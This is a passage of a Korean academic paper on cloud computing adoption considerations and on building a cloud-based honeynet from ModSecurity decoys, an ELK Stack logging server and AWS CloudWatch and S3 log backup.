세 번째 유형은 SaaS 유형이다. SaaS에서 제공되는 응용 소프트웨어는 클라우드 서비스 제공 자의 서버에서 실행되고, 사용자의 웹 브라우저는 사용자의 입 력 데이터를 받아 클라우드로 전송하고 처리된 결과를 받아 사 용자에게 전달하는 인터페이스 역할을 수행한다. 따라서 클라 우드와 사용자 웹 브라우저 간의 통신은 공유 키 값의 인증과 이 키 값을 이용한 암호화 방식에 따라 이루어진다. 그러나 암호화된 통신방식을 사용한다고 하여도 사용자의 웹 브라우저가 위험한 사이트를 방문하였다면 오염될 수도 있고, 이후 그 웹 브라우저로 SaaS 응용을 접근한다면 사용자 데이터 보안에 문 제가 생길 수도 있다. 이러한 문제를 해결하는 한 방안으로는 전용 웹 브라우저를 두어 중요한 SaaS 응용 접근에는 이것만을 사용하고, 일반적인 웹 서핑에는 다른 웹 브라우저를 사용하는 방식이 있을 수 있다. 전통적인 컴퓨팅 방식과 비교하면 SaaS 클라우드는 확장성 제공과 더불어 관리의 편의성, 그리고 효율성 측면에서 여러 장 점을 갖는다. 우선 웹 브라우저의 기능과 성능이 우수해짐에 따 라 별도의 클라이언트 프로그램과 복잡한 설치 절차 없이 SaaS 응용을 사용할 수 있으며, 따라서 고객의 컴퓨터에 설치된 기존 프로그램들과의 간섭영향도

최소화된다. 이와 더불어 소프트웨어 유통에 소요되는 비용을 줄일 수 있고, 서로 다른 시간대라 면 한 라이선스로 여러 컴퓨터에서 그 응용을 사용할 수 있으며, 소프트웨어는 제공자의 인프라에서 실행되기 때문에 저작 권 보호 등의 우려가 감소한다. 또한 클라우드 컴퓨팅 자원 제 공과 운영을 아웃소싱하는 경우라면 SaaS 제공자는 보안검사 와 백업, 그리고 재난복구 등의 전문가적 데이터관리 서비스를 제공할 수도 있다. 반면에, SaaS 응용의 가용도는 네트워크의 신뢰성과 연속성에 밀접한 관계를 갖는다. 한 예로, 공공 SaaS 클라우드라면 인터넷을 사용하기 때문에 네트워크 신뢰도는 보장이 되지 않는 반면에 전용망을 사용하는 사설 및 커뮤니티 SaaS 클라우드라면 비용이 증가하겠지만 네트워크 보안과 신뢰도는 유지될 것이다.

클라우드 컴퓨팅 도입 시 고려사항은 5가지로 나눌 수 있다. 첫 번째는 활용분야와의 적합성 검토이다. 클라우드 컴퓨팅은 네트워크와 밀접한 관계를 이루고 있다. 네트워크와의 연결이 장점이 되는 응용 분야와 단점이 되는 응용 분야에 따라 적합성이 달라진다. 클라우드 컴퓨팅 도입이 적합한 서비스는 네트워크 연결 때문에 가능한 상호 협업 응용이나 다양한 여러 환경들을 각각 구축하고 분산 테스트 및 개발하는 응용, 자주 실행되지는 않지만 일단 실행되면 많은 자원을 필요로 하는 응용 등이 있다. 실시간성 또는 성능에 매우 민감한 응용이나

유출 가능성이 매우 적어야 하는 민감한 데이터를 다루는 응용의 경우 클라우드 컴퓨팅 도입이 적합하지 않을 수 있다.

두 번째 고려 사항은 작업 및 데이터 이전 방안 수립이다. 클라우드를 도입 시 가장 먼저 고려되어야 할 사항은 추후 클라우드 환경으로부터 복귀하는 경우에 대한 대비책이다. 클라우드 제공자와의 계약 만료, 폐기, 제공사의 도산 등 여러 가능한 경우를 고려하여 클라우드에 있는 작업(워크로드)과 데이터를 고객의 기존 환경으로 회수 또는 다른 클라우드 제공자로 이전할 수 있는 방안과 절차가 사전에 수립되어 있어야 한다.

세 번째 고려 사항은 이식성 및 상호운용성 검토이다. 클라우드 컴퓨팅의 상호운용성과 이식성은 특정 클라우드 제공자에게 종속되는 것을 막기 위한 중요한 요소이다. 사유기술에 기반을 둔 제품보다는 최대한 오픈 소스에 기반을 둔 제품을 사용해야 추후 상호 운용성이나 이식성을 향상시킬 수 있다.

네 번째 고려 사항은 규정 준수 정책 검토이다. 클라우드 컴퓨팅의 도입에서 고객의 데이터가 저장된 데이터 센터가 위치한 국가의 규정을 지켜야 한다. 제공자가 규정을 잘 준수하고 있는지 확신시키기 위해 공신력 있는 제 3자로부터 주기적인 감사를 실시하는 것은 좋은 방법이 될 수 있다.

다섯 번째 고려 사항은 다중 소유이다. 클라우드 컴퓨팅은 제공자 측 자원의 공유를 통해서 상당한 경제적 이득을 취할 수

있다. IaaS 에서는 서로 다른 VM들 간에 하이퍼바이저를 통해 하드웨어를 공유 가능하고, PaaS 에서는 서로 다른 프로세스들 간에 운영체제와 데이터, 그리고 네트워크서비스들을 공유가 가능함으로써 경제적 이득을 취할 수 있다.

3장 클라우드 허니넷의 구성

3.1 ModSecurity and FireWall

첫 번째 계층은 공격 로그를 수집할 기준을 잡아줄 ModSecurity 방화벽의 룰셋과 공격자를 유인할 몇 가지의 미끼를 가진 웹서버로 구성된다. 미끼 중 공격자가 가장 처음으로 마주할 가능성이 높은 것은 고의적으로 취약하게 구성된 robots.txt 파일이다. 본래 robots.txt 파일은 검색 엔진으로 인한 노출이나 크롤링을 막기 위한 용도로 사용하는 설정 파일이다. 그러나 잘못된 보안 설정으로 인해 웹 서버의 중요 디렉터리나 파일 경로를 노출시킬 수 있다.

OWASP 허니팟에서는 해당 robots.txt 파일 내 db_backup 이라는 공격자가 좋아할만한 미끼를 던져놓았다. 해당 파일을 관찰한 공격자는 해당 파일의 경로로 접속을 시도할 것이다.(그림 5 참조)




그림 5. 공격자 유인을 위한 미끼(가짜 db백업파일)

그리고 이어지는 접근 통제를 우회하거나 크랙하기 위해서 다양한 공격을 할 것으로 예상된다. (그림 6 참조)




그림 6. 공격자 유인을 위한 미끼2 (기본계정으로 설정 되어있는 Admin 권한 검증)

그러면 ModSecurity 방화벽이 룰셋에 기반하여 해당 공격 로그들을 수집하여 ELK Stack이 작동하고 있는 서버로 로그를 전송한다.

3.2 ELK Stack 서버

3가지 엔진으로 구성된 ELK 서버는 다양한 로그들을 전송받아 자동으로 분류하고, 시각화하여 분석하는데 용이하게 만든다. 먼저 Logstash 엔진이 데이터를 받아 input, filter, output 3단계를 걸쳐 가공 후 데이터 저장소로 전송한다. Elasticsearch는 해당 데이터 저장소에 저장된 가공된 데이터를 검색 하는데 사용되는 검색 엔진이다. Elasticsearch는 문서 색인에 역 인덱싱(Inverted Indexing) 기법을 이용하여 빠른 검색 성능을 보인다. 역 인덱싱이란, 키워드가 어떤 문서에 있는지를 해시 테이블로 저장해 놓는 색인 방식을 말한다.

Elasticsearch는 문자, 숫자 외에도 메트릭, 위경도 등의 위치 정보에 이르기까지 다양한 정형 및 비정형 데이터에 대한 mapping을 통해 내부적으로 역 인덱싱이 가능하도록 지원한다. 따라서 다양한 형태의 데이터를 빠르게 검색할 수 있다는 특징을 보인다.

Kibana는 Elasticsearch에 있는 데이터를 시각화할 수 있도록 하는 웹 브라우저 기반의 시각화 플랫폼이다. Elasticsearch에

있는 인덱스의 패턴을 찾아서, 데이터를 확인하거나 시각화할 수 있게 한다. Elasticsearch와 REST API를 통해 통신하므로, HTTP 요청을 통해 필요한 데이터를 요청하고, 응답으로 온 데이터를 시각화한다.

따라서 이 3개의 오픈소스 엔진을 통해 [그림 7]와 같은 로그 모니터링 시스템을 구축할 수 있다. 본 논문에서 사용하고 있는 ELK Stack 로깅 서버도 [그림 7]와 같은 구조로 동작하고 있다.




그림 7. ELK Stack 로깅 서버의 구조

3.3 다중 로깅 및 로그 백업

ELK Stack 서버의 저장소를 이용하여 로그 데이터를 저장하더라도 해당 서버의 오류로 인해서 오랫동안 모아놓은 데이터가 한번에 삭제될 수도 있기 때문에 항상 백업 데이터를 구축해야 한다. 본 논문에서는 AWS의 Cloud Watch Logs를 사용해 접속 로그들을 백업했다.

Cloud Watch는 ECS로 구동되고 있는 웹 서버 리소스에 대한 모든 로그를 기록한다[그림 8]. 특정 로그 그룹에 ECS 인스턴스를 연결하여 실시간으로 로그 기록이 가능하며, Log Insights 등의 서비스를 통해 해당 로그들을 시각화할 수도 있다.

▶	2022-08-24T21:02:06.405+09:00	2022-08-24T12:02:06.405Z ERROR pipeline/output.go:121 Failed to publish events: client is not connected
▶	2022-08-24T21:02:06.405+09:00	2022-08-24T12:02:06.405Z INFO pipeline/output.go:95 Connecting to backoff(async(tcp://54.183.236.86:5601))
▶	2022-08-24T21:02:06.409+09:00	2022-08-24T12:02:06.405Z INFO pipeline/output.go:105 Connection to backoff(async(tcp://54.183.236.86:5601)) established
▶	2022-08-24T21:02:06.410+09:00	2022-08-24T12:02:06.410Z ERROR logstash/async.go:256 Failed to publish events caused by: lumberjack protocol error
▶	2022-08-24T21:02:06.410+09:00	2022-08-24T12:02:06.410Z ERROR logstash/async.go:256 Failed to publish events caused by: lumberjack protocol error
▶	2022-08-24T21:02:06.410+09:00	2022-08-24T12:02:06.410Z ERROR logstash/async.go:256 Failed to publish events caused by: client is not connected
▶	2022-08-24T21:02:08.095+09:00	2022-08-24T12:02:08.095Z ERROR pipeline/output.go:121 Failed to publish events: client is not connected
▶	2022-08-24T21:02:08.095+09:00	2022-08-24T12:02:08.095Z INFO pipeline/output.go:95 Connecting to backoff(async(tcp://54.183.236.86:5601))
▶	2022-08-24T21:02:08.095+09:00	2022-08-24T12:02:08.095Z INFO pipeline/output.go:105 Connection to backoff(async(tcp://54.183.236.86:5601)) established
▶	2022-08-24T21:02:08.096+09:00	2022-08-24T12:02:08.096Z ERROR logstash/async.go:256 Failed to publish events caused by: lumberjack protocol error
▶	2022-08-24T21:02:08.096+09:00	2022-08-24T12:02:08.096Z ERROR logstash/async.go:256 Failed to publish events caused by: lumberjack protocol error
▶	2022-08-24T21:02:08.097+09:00	2022-08-24T12:02:08.097Z ERROR logstash/async.go:256 Failed to publish events caused by: client is not connected
▶	2022-08-24T21:02:09.700+09:00	2022-08-24T12:02:09.700Z ERROR pipeline/output.go:121 Failed to publish events: client is not connected
▶	2022-08-24T21:02:09.700+09:00	2022-08-24T12:02:09.700Z INFO pipeline/output.go:95 Connecting to backoff(async(tcp://54.183.236.86:5601))
▶	2022-08-24T21:02:09.700+09:00	2022-08-24T12:02:09.700Z INFO pipeline/output.go:105 Connection to backoff(async(tcp://54.183.236.86:5601)) established
▶	2022-08-24T21:02:09.703+09:00	2022-08-24T12:02:09.703Z ERROR logstash/async.go:256 Failed to publish events caused by: lumberjack protocol error

그림 8. CloudWatch의 접속 로그 기록들

오랫동안 로그를 쌓아두면 로그의 데이터가 엄청나게 커질 것이다. 이런 상황을 대비하여 AWS의 S3 나 DynamoDB 등의 스토리지 서비스를 사용했다. 데이터 수명 주기를 구성하여 일정 주기마다 자동으로 스토리지 인스턴스로 로그를 보내게 구성하여 비용효율적으로 운영할 수 있게 되었다. 추후에 로그들을 분석하거나 새로운 프로젝트에 이용 시 Amazon Athena같은 데이터 분석 서비스를 통해 쉽게 분석할 수 있을 것이다.

4 결론

4.1 기대 효과

기존에 온프레미스 환경에서 허니팟을 운영할 때에는 증가하는 로그 데이터에 따라 추가적인 스토리지 증설 작업, 서버의 유지보수 및 관리에 대한 리소스가 불필요하게 많이 투자되었다. 하지만 클라우드 서비스를 활용한 허니팟은 그런 불필요한 리소스를 전부 자동화시켜 비용효율적으로 운영이 가능하다.

예를 들어 온프레미스 환경에서의 경우 데이터가 늘어날 때마다 새로운 스토리지를 서버에 장착/해제해야 하는 번거로움이 있다. 또한 새로운 스토리지 구매에 들어가는 비용도 계속하여 증가한다. 이러한 한계점들을 클라우드 서비스로 해결할 수 있다. AWS의 S3나 DynamoDB 등과 같은 스토리지 서비스들은 자기 자신에 대한 Auto scaling이 가능하기 때문에 스토리지 관리를 자동화하여 늘어나는 데이터에 맞춰 비용을 지불할 수 있다.

또한 로그데이터에 대한 수명 주기 관리도 자동화할 수 있다. 오래 쌓여있거나, 사용을 자주 하지는 않지만 접근 시 빠른 접근을 원하는 로그 데이터는 S3 IA에 보관할 수 있고, 아예 접근을 자주 안하고 접근을 하더라도 고속의 응답이 필요없는 데이터의 경우 S3 Glacier에 데이터를 보관할 수도 있다. 이처럼 데이터의 특성에 따라 다양한 스토리지 서비스에 용도에 알맞게

비용효율적으로 데이터를 보관할 수 있다.

클라우드 서비스에 허니팟을 구현함으로써 우리는 해당 인프라에 대해 인력을 더 이상 투자하지 않아도 된다. 서버 관리자나 데이터베이스 기술자 등 추가 인력 필요없이 클라우드 인프라를 관리할 인력만 있으면 허니팟 시스템을 유지보수할 수 있기 때문에 유지보수면에 있어서도 강점을 가질 수 있다.

4.2 향후 개선 방향

현재 구현된 시스템은 로그를 Loastash서버의 로컬에 저장한다. 향후에 추가 구현을 통해 AWS 데이터 수명 주기 정책을 이용하여 분석이나 AI에 접목할 데이터들의 수명을 관리하여 자동적이고, 비용효율적으로 관리할 수 있도록 할 것이다.

사용처가 마땅치 않거나 필요가 없는 데이터들은 S3 Glacier를 사용해 저렴한 비용으로 장기 보관을 하고, 자주 액세스가 필요한 데이터들은 S3 Standard 등을 사용해 효율적으로 관리할 것이다.

참고문헌

[1] 이주화. "허니팟을 이용한 악성코드 수집과 이용 방법에 관한 연구". 2012

[2] 허종오. "악성코드 수집을 위한 글로벌 허니팟 시스템 구축에 관한 연구". 2010

[3] B. Endicott-popovsky, J. Narvaez, C. Seifert, D. A. Frincke, L. R. O'Neil, and C. Aval, "Use of deception to improve client honeypot detection of drive-by-download attacks," Proc. of the 5th Inter-national Conference on Foundations of Augmented Cognition (FAC), 2009

[4] C. Seifert, P. Komisarczuk, and I. Welch, "True Positive Cost Curve: A Cost-Based Evaluation Method for High-Interaction Client Honeypots", SECUREWARE, 2009

[5] 이문구. Journal of the Institute of Electronics and Information Engineers = 전자공학회논문지 v.51 no.11 , 2014년, pp.127 – 133

[6] M. Egele, P. Wurzinger, C. Kruegel and E. Kirda, "Defending browsers against drive-by downloads: Mitigating heap spraying code injection attacks," 2009. Available from http://www.iseclab.org/papers/ driveby.pdf; accessed on 15 May. 2010

[7] 김양우, 이승윤. 클라우드 컴퓨팅의 분석과 이해. 한국통신학회지(정보와통신). 2015. pp.87 - 92

[8] Peter Mell, Timothy Grance, "The NIST Definition of Cloud

Computing", National Institute of Standards and Technology, 2011

그림 및 표 차례